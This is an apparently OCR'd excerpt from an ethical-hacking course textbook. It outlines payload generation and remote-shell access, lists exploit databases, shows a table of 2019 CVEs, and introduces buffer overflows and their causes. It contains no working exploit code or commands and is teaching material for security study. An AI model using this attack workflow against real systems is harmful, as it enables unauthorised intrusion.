
6. Generate and Deliver the Payload

Attackers, as part of exploitation, generate or select malicious payloads using tools such as Metasploit and deliver it to the remote system either using social engineering or through a network. Attackers inject malicious shellcode in the payloads, which, when executed, establishes a remote shell to the target system.

7. Gain Remote Access

After generating the payload, attackers run the exploit to gain remote shell access to the target system. Now, attackers can run various malicious commands on the remote shell and control the system.

Exploit Sites



https://www.exploit-db.com

https://vuldb.com

https://vuldb.com

https://www.cve.org

Exploit Sites

Attackers can use various exploit sites such as Exploit Database, VulDB, etc. to discover vulnerabilities and download or develop exploits to perform remote exploitation on the target system. These sites include details of the latest vulnerabilities and exploits.

- **Exploit Database**

  Source: *https://www.exploit-db.com*

  Exploit Database includes details of the latest vulnerabilities present in various OSs, devices, applications, etc. Attackers can search Exploit Database to discover vulnerabilities in that target system, download the exploits from the database, and use exploitation tools such as Metasploit to gain remote access.


Name	Description
CVE-2019-9956	In ImageMagick 7.0.8-35 Q16, there is a stack-based buffer overflow in the function PopHexPixel of coders/ps.c, which allows an attacker to cause a denial of service or code execution via a crafted image file.
CVE-2019-9928	GStreamer before 1.16.0 has a heap-based buffer overflow in the RTSP connection parser via a crafted response from a server, potentially allowing remote code execution.
CVE-2019-9895	In PuTTY versions before 0.71 on Unix, a remotely triggerable buffer overflow exists in any kind of server-to-client forwarding.
CVE-2019-9810	Incorrect alias information in IonMonkey JIT compiler for Array.prototype.slice method may lead to missing bounds check and a buffer overflow. This vulnerability affects Firefox < 66.0.1, Firefox ESR < 60.6.1, and Thunderbird < 60.6.1.
CVE-2019-9773	An issue was discovered in GNU LibreDWG 0.7 and 0.7.1645. There is a heap-based buffer

Figure 6.41: Screenshot of MITRE CVE



Buffer Overflow

- A buffer is an area of **adjacent memory** locations allocated to a program or application to handle its runtime data
- Buffer overflow or overrun is a **common vulnerability** in an applications or programs that accepts more data than the allocated buffer
- This vulnerability allows the application to exceed the buffer while writing data to the buffer and **overwrite neighboring memory** locations
- Attackers exploit buffer overflow vulnerability to **inject malicious code** into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, etc.

Why Are Programs and Applications Vulnerable to Buffer Overflows?


- Lack of boundary checking
- Using older versions of programming languages
- Using unsafe and vulnerable functions
- Lack of good programming practices
- Failing to set proper filtering and validation principles
- Executing code present in the stack segment
- Improper memory allocation
- Insufficient input sanitization

Buffer Overflow

